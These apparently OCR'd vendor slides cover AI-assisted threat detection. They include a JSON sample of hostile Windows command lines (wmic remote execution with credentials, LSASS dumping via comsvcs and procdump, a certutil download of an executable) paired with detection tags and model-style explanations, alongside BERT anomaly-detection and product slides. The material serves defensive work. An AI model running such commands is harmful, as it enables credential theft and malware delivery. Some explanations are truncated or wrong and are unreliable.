
```
{
 "cmd": "wmic  /node:\"10.10.11.11\" /user:\"DEMO\\guest\" /password:\"12345\" process call create \"cmd.exe /c c:\\windows\\temp\\pps.exe\"",
 "tags": "process_creation_dinjector",
 "gold_reference_description": "The command will create a process called \"cmd.exe /c c:\\windows\\temp\\pps.exe\" on the remote computer 10.10.11.11 using the credentials of the user
},
{
 "cmd": "\"C:\\Windows\\System32\\rundll32.exe\"  C:\\Windows\\System32\\comsvcs.dll MiniDump 1164 \\Windows\\Temp\\20EjtXQu.dmp full",
 "tags": "win_process_dump_rundll32_comsvcs",
 "gold_reference_description": "The command will cause a mini dump of the rundll32.exe process to be created in the C:\\Windows\\Temp\\20EjtXQu.dmp file, and will also generate a full
},
{
 "cmd": "C:\\WINDOWS\\system32\\cmd.exe /Q /c echo dir \"C:\\Users\\tboulanger\\OneDrive - MOBIUS BENEFIT ADMINISTRATORS INC\" ^> \\\\127.0.0.1\\C$\\__output 2^>^&1 > C:\\WINDOWS\\TEM
 "tags": "win_local_system_owner_account_discovery",
 "gold_reference_description": "The command will create a batch file on the local machine named \"execute.bat\" which will run a PowerShell command to list the contents of the \"C:\\U
},
{
 "cmd": "certutil.exe  -urlcache -f http://10.11.10.11/download/jsextension.exe jsextension.exe",
 "tags": "win_suspicious_certutil_command",
 "gold_reference_description": "The command will download and execute the file \"jsextension.exe\" from the URL 10.11.10.11, which may be indicative of malware. It also uses the certu
},
{
 "cmd": "C:\\ProgramData\\procdump32.exe  -r -ma lsass.exe C:\\ProgramData\\kloezpurfr -accepteula",
 "tags": "process_creation_sysinternals_eula_accepted,win_lsass_dump,win_procdump,win_suspicious_procdump_lsass",
 "gold_reference_description": "The command will create a dump of the lsass.exe process and save it to C:\\ProgramData\\kloezpurfr. The -accepteula switch will automatically accept th
},
```


當訓練數據量較小時，GPT-3明顯優於其他更傳統的機器學習方法。與生成SQL的實驗一樣，需要一些「即時工程」。

應用GPT-3查找針對LOLBins（就地取材的二進位檔）的命令是一個稍微不同的問題。人類很難對命令行條目進行逆向工程，對於LOLBin命令更是如此，因為它們通常包含混淆、冗長且難以解析。幸運的是，當前形式的GPT-3精通多種形式的代碼。

BERT EMBEDDINGS: 新的命令行異常檢測方法 (CROWDSTRIKE)

- 可疑命令行與常見命令行的不同之處在於可執行路徑的外觀以及傳遞給它們的異常參數
- 來自 TRANSFORMERS (BERT) 嵌入的雙向編碼器表示可以成功地用於命令行的特徵提取
- BERT 嵌入之上的異常值檢測器無需數據標記即可檢測異常命令行
- 我們的 BERT 模型以無人監督的方式協助檢測，加強了對 CROWDSTRIKE FALCON® 平台的保護





C:\\WINDOWS\\system32\\svchost.exe -k NetworkService -p -s Dnscache

FilePath


Executable

Arguments


C:\\WINDOWS\\system32\\svchost.exe -k NetworkService -p -s Dnscache

Tokenizer

['C:', 'WINDOWS', 'system32', 'svchost.exe', '-k', 'NetworkService', '-p', '-s', 'D', '##ns', '##cache']


Command Lines

BERT


BERT embeddings

Outlier detection algorithms (PCA/COPOD/AE/IForest)

Anomaly scores


Anomaly selection

Potential anomalies



https://www.crowdstrike.com/blog/bert-embeddings-new-approach-for-command-line-anomaly-detection/

WNC AI-ASSISTED CYBERSECURITY SERVICE



IIoT Device

- Intrusion detection and defense
- Data encryption
- Application isolation
- Secure upgrades and remote management
- Filtering and blocking malicious traffic

Threat Intelligence

IoC | TTPs

TLS/SSL Fingerprint

NDR Device (CHR2)

Evidence Preservation | Assets Inventory

NIDS | Blocking

AI-assisted traffic analysis

Device Manager

Preserve Management | FOTA

Thingsboard

Threat Hunting Engine

Correlation | Ensemble

AI-assisted Threat Hunting

SASE Central

Device Info. | Assessment

Threat Visualization

Vertical Integration

Semiconductor Supply Chain

Healthcare

Smart Home

Electric Vehicle

Provide stronger network security defense capabilities to detect and prevent various attack techniques and technologies, including traditional attacks, zero-day attacks, and advanced persistent threats (APTs). Adapt to constantly changing threat landscapes and provide continuous protection.


WNC AI-assisted Security Service

FOTA & Cloud Management

- Seamless FW updates via WNC's cloud server:
- Avoids system service disruption
- Built tools to monitor the server environment and send notifications if abnormal
- CWMP, FOTA for AI, segmentation, risk level grouping

- MAP view
- Device/Client list
- FOTA
- Configuration
- Reporting
- Network stats

RDKB Device Management





- Device list
- Group management
- File manager
- Scheduler
- Log manager
- Dashboard


FOTA OTA Upgrade

- Camera/App management
- Video streaming
- Video storage
- Video snapshot
- 2-way talk
- Alert warning

Smart Doorbell Management








- Device/User management
- IoC database
- Thread analysis
- AI–based malicious detection
- Blocking report

Cyber Security Analysis



- Configuration
- SON log
- Topology
- Device list
- Network stats

Mesh Router Management

- Sensitivity level
- Intrusion state
- Activity level
- Sleep report
- Respiratory rate

